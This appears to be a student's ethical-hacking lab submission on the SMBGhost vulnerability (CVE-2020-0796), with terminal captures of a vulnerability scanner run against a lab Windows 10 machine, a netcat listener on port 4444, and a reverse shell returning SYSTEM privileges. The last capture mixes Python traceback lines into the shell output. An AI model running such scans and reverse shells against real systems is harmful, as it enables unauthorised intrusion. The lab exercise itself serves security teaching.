


Section 9: SMBGhost CVE-2020-0796

Name:

Windows 10 Manual Exploitation

Choose screenshots for each lab that best illustrates your completion of the lab. Submit by clicking the box and locating the screenshot. Use a black-on-white color scheme for all Terminal sessions.

Lab 1: Install Windows 10 Home Edition using previous network configuration (78)



Lab 2: Download, install and run the exploit that shows Windows 10 Home is vulnerable (79)

```
bceecce@BeeCee: ~/Desktop/Ethical Hacking/cve-2020-0796
File Actions Edit View Help

remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 21 (delta 3), reused 11 (delta 0), pack-reused 0
Receiving objects: 100% (21/21), 5.74 KiB | 2.87 MiB/s, done.
Resolving deltas: 100% (3/3), done.


(bceecce@BeeCee) [~/Desktop/Ethical Hacking]
$ ll
total 28
drwxr-xr-x 4 bceecce bceecce 4096 Oct 7 20:18 cve-2020-0796
drwxr-xr-x 4 root root 4096 Oct 4 07:06 Eternalblue-Doublepulsar-Metasploit
-rw-r--r-- 1 bceecce bceecce 69 Oct 4 00:49 passwords.txt
drwxr-xr-x 4 bceecce bceecce 4096 Sep 10 09:31 RED_HAWK
drwxr-xr-x 8 root root 4096 Oct 4 08:53 routersploit
drwxr-xr-x 6 bceecce bceecce 4096 Sep 10 09:34 sherlock
-rw-r--r-- 1 bceecce bceecce 55 Oct 4 00:48 usernames.txt

(bceecce@BeeCee) [~/Desktop/Ethical Hacking]
$ cd cve-2020-0796

(bceecce@BeeCee) [~/Desktop/Ethical Hacking/cve-2020-0796]
$ ll
total 8
-rw-r--r-- 1 bceecce bceecce 1128 Oct 7 20:18 cve-2020-0796-scanner.py
-rw-r--r-- 1 bceecce bceecce 773 Oct 7 20:18 README.md

(bceecce@BeeCee) [~/Desktop/Ethical Hacking/cve-2020-0796]
$ python3 cve-2020-0796-scanner.py 192.168.1.135
Vulnerable
```

Lab 3: Run the exploit that crashes Windows 10 Home (79)



Lab 4: Exploit Windows 10 Home remotely (80)

```
root@BeeCee: /home/bceecee
File Actions Edit View Help
(bceecee@BeeCee)~$ sudo su
[sudo] password for bceecee:
(root@BeeCee)~/home/bceecee# nc -lvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
^R
```

Had several crashes but finally

```
connect to [192.168.1.135] from desktop-bcc [192.168.1.136]49684
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami (last):
whoami "SMBleedingGhost.py", line 980, in <module>
nt authority\system
File "SMBleedingGhost.py", line 845, in exploit
C:\Windows\system32>
```